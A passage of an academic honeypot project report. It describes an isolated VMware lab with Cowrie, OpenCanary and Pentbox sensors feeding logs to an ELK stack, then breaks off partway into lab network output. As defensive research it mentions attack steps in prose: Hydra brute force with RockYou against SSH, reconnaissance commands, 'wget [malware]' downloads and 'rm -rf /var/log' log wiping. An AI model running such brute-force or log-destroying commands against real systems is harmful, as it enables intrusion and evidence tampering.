Resume Project Title: ELK To Analysis Honeypot Systems

Contents

1. Introduction

1.1 Problem Statement

Every day the digital world is getting more dangerous, and standard defenses are struggling to keep up against these attacks. Most organizations rely on firewalls or antivirus software, but these are "reactive" tools. They only start working once the threat is already inside the system. This delay is incredibly expensive. According to the IBM Cost of a Data Breach Report (Cost of a Data Breach Report 2024) , the average cost of a breach has now hit a staggering $4.88 million. Therefore, to address this limitation a proactive shift is required towards deception-based monitoring. Instead of just building higher walls, there is need to understand how attackers think, what tools they use, and how they move through a network before they hit a real target.

1.2 Aims and Objectives

The aim of this project is to design, deploy, and evaluate a controlled honeypot architecture inside a secure virtual network which can capture and analyze the behavior of the attacker. The goal is to deploy a deceptive system which resembles a legitimate service to lure in the hackers. Specifically, following is set out to:

a. Research the different levels of honeypot interactions (low, medium and high).

b. Design and implement a secure and isolated virtual network to host the honeypots.

c. Use the Elastic Stack (ELK) to collect and visualize every step of the attacker.

d. Compare the behavioral visibility which is provided by a medium-interaction honeypots (Cowrie and OpenCanary) against a low-interaction baseline (Pentbox) by capturing the brute-force attempts and service interaction telemetries.

1.3 Scope and Constraints

Safety is the top priority, therefore, this project is strictly limited to a virtual environment by using VMware. This ensures that any malicious activity shall stay inside the lab and does not harm the actual host . The original project proposal identified Honeyd and Dionaea as the candidate honeypot systems. However, after the preliminary evaluation, Honeyd was excluded because it is an obsolete honeypot and it is susceptible to modern fingerprinting techniques, whereas Dionaea was found less aligned with the focus of the project on the behavioural telemetry. Consequently, Cowrie and OpenCanary were chosen to be implemented as medium-interaction systems, along with Pentbox as a representative of low- interaction baseline. This refinement ensures the research objectives are aligned with the evaluation of interaction depth and attacker telemetry.

1.4 Legal and Ethical Considerations

The deployment of a system to attract the attackers towards this comprised system must remain within the boundaries of the rules and regulations. Therefore, this project has been specially designed to stay fully compliant with the Computervredebreuk . This lab is completely isolated from the real world and no external system is targeted in this research, therefore, no rules are violated related to "unauthorized access" laws . From the ethical point of view, the principles of GDPR are also followed (General Data Protection Regulation GDPR) . Even though the malicious data is captured during the attack phase, it has been ensured that no personal data is collected from any external data . Similarly, all captured data is stored on encrypted drives and will be deleted once the project is reviewd . This ensures that this research is both useful for the security community and is also legally covered.

1.5 Research Question and Hypothesis

a. Research Question (RQ)

Do medium-interaction honeypots provide better attacker data compared to a low-interaction baseline when analyzed using Elastic Stack (ELK) inside a controlled virtual environment?

b. Hypothesis

The architecture of a medium-interaction honeypot will be able to capture more behavioral telemetry, such as credential attempts, command execution sequences, and payload retrieval activity, compared to a low-interaction honeypot, by ingesting and visualizing the logs with a real-time tool such as ELK stack.

c. Metrics: How success will be measured

To prove this, specific data points will be examined inside the dashboard of the **Kibana**:

i. Volume and diversity of the captured credential attempts.

ii. Recording the sequence of commands executed.

iii. Attempts of downloading payloads.

iv. Detection of latency within the ELK pipeline.

v. Map the captured activity to MITRE ATT&CK techniques.


2. Project Management Strategy

A **Hybrid Agile-Waterfall Framework** is being used in this project to achieve the objectives of this research and remain within the strict legal and technical constraints of a cybersecurity lab. Although a traditional Waterfall model provides the necessary structure for legal compliance and initial hardening of the lab environment, however, an **Agile (Scrum-based) approach** is also essentially required during the "Implementation" phase, so that the "Arms Race" between deception of honeypots and the scripts of the attacker can also be adjusted.

2.1 The Project Lifecycle: Phased Execution

This project is being managed through five distinct and high-intensity phases to ensure the integrity of the forensics:

a. **Phase 1 – Requirements & Legal Scoping (Waterfall):** Before launching a single VM, a rigorous audit of Computervredebreuk(Artikel 138ab).



b. **Phase 2 – Architectural Hardening (Sprint 1):** In this phase the focus was entirely kept on building of an " Isolated Virtual Subnet." This process involved the configuration of VMware network adapters to host-only mode so that any malicious " leakage" can be prevented. Similarly, this phase also successfully mitigated the primary risk of harming the production infrastructure of the university which is already identified in the scope of this research.

c. **Phase 3 – Sensor Integration & Deception Audit (Sprint 2):** During this stage the PentBox, OpenCanary, and Cowrie honeypots were deployed

Similarly, a critical "Self-Audit" was also performed by using custom **Python-based socket enumeration tools** which verified that all the sensors could not be easily fingerprinted by using standard scripts for reconnaissance.

d. **Phase 4 – SIEM Pipeline Ingestion (Sprint 3):** In this stage the **ELK Stack (Elasticsearch, Logstash, Kibana)** was implemented with a focus on the integrity of the data. Data integrity through real-time transportation of the log was ensured through **Filebeat**. It also ensured that even if an attacker can achieve a "Shell Escape" and is able to delete the logs locally, still the forensic evidence shall remain immutable in the SIEM.

e. **Phase 5 – Adversarial Simulation & Reporting (Sprint 4):** In this phase the forensic evidence was generated by executing automated Nmap reconnaissance scans, SMB enumeration, and Hydra brute-force attacks by using hydra against the honeypots. Manual Red Team attacks were also simulated to capture the human attack behaviour.




Figure 1 Scrum Board — Sprint Task Breakdown (Trello-Style)

2.2 Risk Management and Mitigation Table

As the “bulletproof” strategy requires the identification of all the failure points before they occur. Therefore, following risks were tracked throughout this project:

Risk ID	Potential Threat	Mitigation Strategy	Impact	Status
R.1	Malware Leakage to host network.	Strictly enforced Host-Only networking in VMware (VMnet1). No external routing configured.	High	Mitigated
R.2	Honeypot Detection / Fingerprinting by Attacker	Developed custom Python enumerate_honeypot.py to audit banners. Migrated from Honeyd to Cowrie for higher fidelity deception.	Medium	Mitigated
R.3	Data Loss / Log Deletion by Attacker	Real-time log shipping via Filebeat Push Model to remote Elasticsearch node. Evidence immutable even after local rm -rf.	High	Mitigated
R.4	Scope Creep / Unmanageable Lab Scale	Focused specifically on OpenCanary and Cowrie rather than attempting full enterprise network emulation.	Medium	Mitigated
R.5	GDPR Non-Compliance (IP address capture)	Filebeat configured to anonymise final IP octet before long-term storage. Aligned with GDPR Article 5 Data Minimisation.	High	Mitigated

2.3 Resource Management

In this project the open-source frameworks (**Elastic Stack, Cowrie, OpenCanary**) were used to demonstrate that without zero capital expenditure, the professionally sound threat intelligence can still be achieved through “Architectural Engineering”. This process is also aligned with the findings of **IBM 2025 Report** (Cost of a Data Breach Report 2025) which shows that the automation and proactive deception are the most cost-effective ways to reduce the average cost of a breach worth $4.4 million.

2.4 Quality Assurance: The Feedback Loop

This strategy included a “Verification Loop” where every attack simulated on the Kali machine was verified in the Kibana dashboard after every 30 seconds. If the log did not appear, the Filebeat configurations were tested, and the problems were immediately rectified. This ensured that the results are based on 100% accurate and real-time telemetry.

3. Literature Review

3.1 Taxonomy and Interaction Levels

Not all honeypots built the same way, therefore, there is a trade-off between risk and information in choosing the right level of honeypot. In this research, the honeypots are categorized into three different types, based on their interaction with the attacker:

a. **Low-Interaction**: Low-interaction honeypots such as Pentbox provide emulation of limited service and primarily focus on the capture of connection attempts. Similarly, they don't offer full command-level interaction to the attackers. Therefore, they don't allow the attackers to move deeply, hence, they offer limited data about the behavioral activities of the attackers. They are the first to capture the mass-scanning "noise" of the internet. However, as documented in my implementation, Pentbox lacks statefulness which is required to trick a human adversary. Therefore, within seconds a human attacker can easily realize that it is a fake server.

b. **Medium-Interaction**: This is the category where OpenCanary and Cowrie reside. These tools create a complex illusion of mimicking real systems by providing services such as "fake SSH shell". Moreover, they keep an attacker engaged for a long period of time, thereby allowing sufficient time to capture their tools and commands. The academic consensus (Mairh, 2011) suggests that this level of interaction provides the highest Return on Investment (ROI) by capturing attacker intent (usernames, passwords, command sequences) without the extreme risk of the honeypot being used as a staging ground for external attacks.

c. **High-Interaction**: These are full operating systems which provide the most forensic data, but at the same time the literature (Niels Provos, 2007) warns about the "Escapability Factor" of these honeypots. If an attacker can escape out of the VM, then the researcher will be held legally responsible.

Therefore, for this project, the ***medium-interaction tier*** was selected in order to get a balanced approach, which will not only capture the enhanced behavioral activities of the adversaries but also controls the risks associated with such activities inside the controlled environment.

3.2 Academic Conflict: Evolution of Deception Theory

To understand the current landscape, the early pioneers should be compared with the modern research in the field of deceptive defence. (Spitzner, 2002) viewed honeypots as an optional research tool to track hackers, whereas (Leszczyna, 2021) argues that deception is now a legal requirement for "due diligence" in corporate governance.

There is a documented “Fingerprinting War” which is happening. Researchers like (Vetterl, 2018) have shown that attackers are using timing-analysis techniques to detect fake systems. If a command like ***ls*** returns its result too quickly or too slowly compared to a real Linux kernel, the attacker finds that it is a **Cowrie** shell. This forces us to move toward “High-Fidelity Deception” measures so that the fake systems must be indistinguishable from the real ones.

3.3 The Economics of the Breach: IBM 2024 Report Interrogation

To justify the deployment of the honeypot like **OpenCanary**, let us look at the report of **IBM 2024 Cost of a Data Breach Report** (IBM, 2024) which shows that the average global cost of a breach is **$4.88 million**. However, the real killer metric is the **Mean Time to Identify (MTTI)** which was **194 days** in 2024. This is nearly seven months in which the attacker exists inside the infrastructure. The report also identifies that the “Stolen Credentials” are the primary entry points, which justifies the choice of using **Cowrie**. Cowrie basically doesn't watch but it captures the exact credentials which are being used by the attackers.

Furthermore, the report also highlights that the “Shadow IT” (forgotten servers) are the major risk. Therefore, **OpenCanary** is used to emulate these “forgotten” assets, such as an ftp server or a Samba share (Port 445). Therefore, if an attacker finds this fake file sharing server or a share, then the attacker can be caught at the earlier stage of the breach, thus, potentially saving the $2.2 million associated with the fast containment of the breach. This research posits that the reliance on “North-South” (Perimeter) security is the basic cause of this delay.

After analyzing the IBM data, it is obvious that the organizations are utilizing “Security AI and Automation” which includes proactive deception technology to contain breaches **98 days faster** compared to those who are not using it. This literature proves that deception is not a "luxury” for high-budget firms, but it is a vital cost-saving tool even for those networks which are utilizing open-source frameworks like the **Elastic Stack**.

3.4 The "Perimeter Myth" and the MITRE/CyBOK Mapping

Modern security has moved ahead of the **“Castle-and-Moat”** strategy. The **CyBOK** (Cyber Security Body of Knowledge) warns that attackers are using **“Living off the Land” (LotL)**. They use legitimate tools like PowerShell or SSH to move laterally. A firewall cannot differentiate whether the admin login is made through the stolen credentials or by the admin himself. To make the defense legitimate, all the tools are mapped with the **MITRE ATT&CK Matrix**:

- **T1110 (Brute Force):** Captured by **Cowrie**. It logs the dictionary attacks against SSH.
- **T1046 (Network Service Discovery):** Captured by **PentBox**. It flags the initial scan.

- **T1018 (Remote System Discovery):** Captured by **OpenCanary**. It mimics the actual services like a Windows RDP, ftp or SQL server. This not only exploits the needs of an attacker to further identify targets after gaining initial access but also maps the telemetry of the project to the adversarial behavioural patterns rather than just analysing the technical logs.

3.5 Technological Evolution: From Honeyd to Cowrie and OpenCanary

During the project proposal, **Honeyd** was the initial candidate. However, the literature review revealed its insufficient packet-handling capabilities, therefore, reveals why it was abandoned.

- **Honeyd (Layer 3):** Honeyd was revolutionary back in 2003 for its ability to simulate 65,000 virtual hosts. Therefore, initially it was considered in the proposal phase, however, the modern Nmap "OS Fingerprinting" scripts can identify this Honeyd in seconds as it does not implement the standard TCP/IP stack. Moreover, currently it is also not supported by the modern operating systems. Consequently, Pentbox was deployed as the low-interaction baseline. Although it is a loud honeypot, but it will provide a good baseline for the analysis of a medium-interaction (Cowrie and OpenCanary) tool.

- **Cowrie (Layer 7):** Unlike Honeyd, **Cowrie** is specifically designed to capture **Brute Force** and **Shell Interaction** attacks. It operates at the Application Layer and provides "High Fidelity", when an attacker types of **cd /etc** or **wget** [malware] commands, Cowrie responds with a realistic overlay of the filesystem. Hence, by mimicking a vulnerable SSH environment, it can capture the "Second Stage" of an attack which includes the downloading of a malicious binary through **wget** or **curl** commands. This is a massive leap, over the "passive logging" of absolute systems.

- **OpenCanary (The Modular Future):** OpenCanary has solved the management problems. In traditional honeypot literature (Amir Javadpour, 2024), the major barrier was the high maintenance cost of various diverse traps. The modular architecture of the OpenCanary allows the simultaneous simulation of single daemon such as a printer, a Windows server, and a Linux box. This is the exact configuration which is required to generate the results.

3.6 The Defender's Dilemma vs. The Deception Flip

In security, the **"Defender's Dilemma"** is faced in which the defender thinks that he must be right 100% of the time, however, the attacker only needs to be right for once. This dilemma is flipped by the Honeypots. Now, the *attackers* must be 100% right all the time to avoid the laid traps. If they touch any fake service, they are caught. Hence, it is the only way to achieve proactive defence in 2026.

3.7 SIEM and the "Alert Fatigue" Problem

Collecting the log is very easy; however, extracting the right data out of these logs is very difficult. Organizations fail due to the **"Alert Fatigue"** where there are too many logs, but not enough eyes. Therefore, by using the **Elastic Stack (ELK)**, the manual process of combing the logs is shifted to the automated intelligence.

- **Filebeat** ensures that the logs are collected and then passed instantly so that the attacker cannot delete them.
- **Kibana** turns these raw JSON files into a "visual story." This matches with the emphasis of CyBOK to recognize the patterns. Here the defender is not looking for an IP address rather he is looking for the pattern of the attack as well as the behavioural signature of the attacker.

3.8 Legal and Ethical Sovereignty: GDPR

The final "bulletproof" layer of this review are the legal frameworks.

- **GDPR (The 2026 Reality):** Since my honeypots are capturing the **Source IPs**, it falls under the technical collection **PII (Personal Identifiable Information)**. To remain in compliance with the **GDPR Article 5** (Data Minimization), the Filebeat/ELK pipeline is configured to **anonymize** specific octets of the IPs of attackers before storing it for long-time. This ensures that the research remains ethical and legal within the context of EU. Similarly, the extracted intelligence (the "How") is gathered without violating the privacy laws (the "Who"). Moreover, the guidelines of the Article 138ab of the Wetboek van Strafrecht (Dutch Criminal Code) were also followed.

3.9 Gaps in Current Defensive Strategies

Most of the literature reviewed in this research shows that companies are still too focused on "perimeter defense." They assume that if the firewall is up, they are safe. However, as modern breaches show, attackers often spend weeks inside a network before they are caught. This project addresses this gap. By deploying a honeypot inside an isolated virtual network, it is demonstrated that an internal deception can catch intruders the moment they try to move laterally.

3.10 The "Arms Race": Anti-Honeypot Techniques

Current literature (2022-2024) shows that the malware like **Mirai** also includes “anti-honeypot” codes. These bots can check the specific virtual environment files or weird sizes of the disk. Similarly, **Cowrie** has also evolved to counter this by emulating the standard specifications of the hardware. This “Arms Race” proves that deception is the only living field. Hence, a 20-year-old tools like Honeyd cannot be to catch threats in 2026.

4. Methodology

4.1 Research Philosophy and Design

In cybersecurity, one cannot rely on theory alone. Therefore, **Empirical Research methodology** is used as a foundation for this project. In this project the behaviour of the threats is observed inside the live lab environments. Similarly, the **Experimental Design** must be used to test the efficiency of various deceptive technologies.

A hybrid **Quantitative and Qualitative** approach is chosen for this project. On the quantitative side, the volume of the attacks is measured. So that the rate of the brute-force attempts can be visualized. Whereas, on the qualitative side, the intent of the attackers is analysed. This means that the focus will be on assessing the specific commands which the attacker will be typing inside the shell of the Cowrie. With the help of this, not only the commands of the attackers are counted but also the mindset of the attacker can be studied.

This research also follows a **Deductive Reasoning** path where the failure of the standard perimeter defence will also be studied. Then, a system will be built to prove that this gap can be filled through the implementation of internal deceptive measures. This system will be design inside the strict and controlled environment where every variable will be managed inside a virtual subnet. This will ensure that the data remains “Clean” and there is no external noise affecting the results. Hence, the interaction of the attacker i-e. the Kali machine and the honeypots inside Debian machine will be recorded in another isolated environment.

4.2 Deception Architecture: The Multi-Layered Trap

Designing a honeypot is a “Psychological Engineering” exercise in which if the trap looks too easy to the attacker, then the intruders will be suspicious about it and if it is too hard, it is possible that they might leave it. Therefore, a **Multi-Layered Architecture** has been designed to solve this problem.

4.2.1 Interaction Strategy

“Low-Interaction” system is used in this research; however, it is bypassed as the core of this project. Because such tools **(Pentbox)** are useful as simple tripwires. They can generate alarm


about the intrusions and can also detect the ports which have been touched by the attacker. However, they do not offer enough "data" for the analysis of these attacks. Therefore, the focus is kept on the **Medium-Interaction** sensors.

Therefore, **OpenCanary** is chosen for the "Breadth" as it allows to mimic a wide range of services like FTP, SMB, and HTTP. This also creates the illusion of a "Rich Target." Similarly, **Cowrie** is also chosen for "Depth" of the project. Because Cowrie not only provide a fake shell but also this is the place where the real data is present. When the attackers are inside Cowrie, they think they have a achieved a "root" shell. This "Statefulness" is the key as it allows the research to capture the "Second Stage" of the attack, such as downloading the malicious binaries inside the shell.

4.2.2 Network Topology and Isolation

The design of the network is the "Safety Valve" of this project. **VMware Workstation** is being used to host three distinct Virtual Machines (VMs).

- **The Attacker (Kali Linux):** This is the source of the threats.
- **The Sensor (Debian):** This host runs the honeypot daemons which is the actual target.
- **The Analyst (ELK Server):** This is the brain of this project. It collects the logs from the target machine through **Filebeat**.



For this project personal infrastructure is specifically used to setup this lab so that any malware if it is mistakenly downloaded shall not spread and harm the network of the host.

4.2.3 Justification of Tool Selection

As it is mentioned that initially **Honeyd** was selected, however, after reviewing the literature, it was found that it is an obsolete system. Similarly, it is too easy to "Fingerprint" it as modern scanners like **Nmap** can easily identify it as a honeypot. Therefore, **OpenCanary** was selected

because it is a modular system which is also written in Python. Similarly, it can also be customized easily. Similarly, **Cowrie** which is also an industrial standard tool specifically designed for the deception of various services such as SSH because it perfectly handles the SSH Handshakes. This ensures that the data which is collected in this project must include the real-world attack patterns, and not just error messages from a broken script.

4.3 Forensic Data Ingestion Pipeline

The collection of logs is the most sensitive part of the methodology. If an attacker finds that they are being watched then they might delete the evidence. Therefore, a **Remote Logging Pipeline** is implemented. This setup ensures that the logs are moved from the honeypot in milliseconds as and when they are created.

4.3.1 The Role of Filebeat

Filebeat is used as a "Lightweight Shipper." It is installed on the Debian VM machine, and its job is to watch the JSON log files produced by **Cowrie** and **OpenCanary**. It has been configured to follow the tail of the log files generated by the honeypots. This means that it will always read the new lines generated in the logs.

This is a critical forensic choice as it implements the Push Model to ensure **Non-Repudiation** of the sensitive data. As in the real-world breaches, an attacker would run ***rm -rf /var/log***, to remove the logs and clear his footprints, however, in this setup, this command would be useless. Because the data will already be sent to the **Elasticsearch** node. This "Immediate Off boarding" of data makes this project resilient and ensures that the data is not tampered and stored on a separate ELK VM.

4.3.2 Normalization and Indexing

Raw logs are hard to read as they are just walls of text. However, once the logs from Debian machine reach the **ELK Stack**, these logs are normalized. Similarly, the **Elasticsearch** is used to index these logs into searchable fields.

For example, when Cowrie captures a login attempt, it records the src_ip, the username, and the password. This pipeline breaks these into specific metadata tags which allows the execution of the aggregated queries. Similarly, various fields can be individually searched like to search the top 10 passwords used by the attacker in the last hour. This methodology transforms the ***Raw Data*** into ***Actionable Intelligence*** which highlights the difference between being a "Log Collector" and a "Security Analyst."

4.4 Adversarial Simulation Framework

To test the system, time was not wasted to wait for the random hackers to attack the honeypots. Therefore, the adversarial role was simulated through controlled scenarios. **Red Team Simulation** methodology was used which involves two distinct types of attacks i-e. **Automated Brute Force attacks** and **Manual Command Injection attacks**.

4.4.1 Automated Brute Force (The Botnet Model)

Most attacks on the internet are not executed by the human they are done by the bots. To simulate the automated tasks **Hydra** tool on the Kali Linux machine was used. It was configured to target the SSH service on port **2222** with the help of publicly available **RockYou.txt** wordlist. This is a real-world list of millions of leaked passwords. By running this attack, the stress level of the Cowrie sensor was tested against brutefore attacks. Similarly, the ELK stack is also analysed against the flood of events. This part of the methodology will prove that the system can handle high-velocity threats without crashing it.

4.4.2 Manual Interaction (The Human Model)

The second part of this simulation is the “Hands-on-Keyboard” attack where the cowrie shell is manually attacked by simulating the behaviour of a sophisticated threat actor. Therefore, specific actions were performed to trigger various parts of the honeypot:

- **Reconnaissance:** Commands such as whoami and uname -a were used.
- **Persistence:** Command such as mkdir was used to create hidden folders for malicious tools.
- **Exfiltration/Payload:** Commands such as wget was used to simulate the downloading of malware scripts.

Hence, this "Step-by-Step" simulation is mapped to the **MITRE ATT&CK Matrix** where every executed command corresponds to a specific technique. This allows the evaluation of the honeypots to examine the **“Context”** of the attack rather than just capturing the established **“Connection”.**

4.5 Fidelity Validation Protocol

Before recording any results, it is important to audit each task. Which is the **Fidelity Validation** phase. Therefore, a custom **Python Enumeration Tool** and a **Bash script** was written for this specific purpose. When these script were executed in the Kali machine, they performed the port scanning and banner Grabbing of the services. It also helped in finding whether the honeypots are leaking their identity or not which will also be verified by the results of open-source tools.


Therefore, if both the open-source tools or the custom script finds a banner which shows “Cowrie,” then the experiment is a complete failure. The goal of these scripts is to grab a standard “Debian OpenSSH” banner. This methodology ensures that the results are based on a high-fidelity deception which proves that a real attacker would be just as deceived as these custom scripts were.

5. Implementation

5.1 Environment Initialization and Network Hardening

The first phase of this research was to implement a fully isolated virtual network environment for which **VMware Workstation** were used to create a private lab. The virtualised architecture ensured complete isolation of the lab from the host system . Similarly, the subnet **192.168.93.0/24** was used to create the network. This was done merely for the safety of the whole environment. By implementing this it was ensured that all the malicious traffic from the attacking Kali machine is kept isolated from the real world.

Similarly, on the **Debian Sensor**, all the dependencies were installed which are required for the creation of the Python virtual environments and for the installation of the dependencies of the honeypots.



```
root@debian:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:56:84:40 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.93.134/24 brd 192.168.93.255 scope global dynamic noprefixroute ens33
       valid_lft 954sec preferred_lft 954sec
    inet6 fe80::20c:29ff:fe56:8440/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
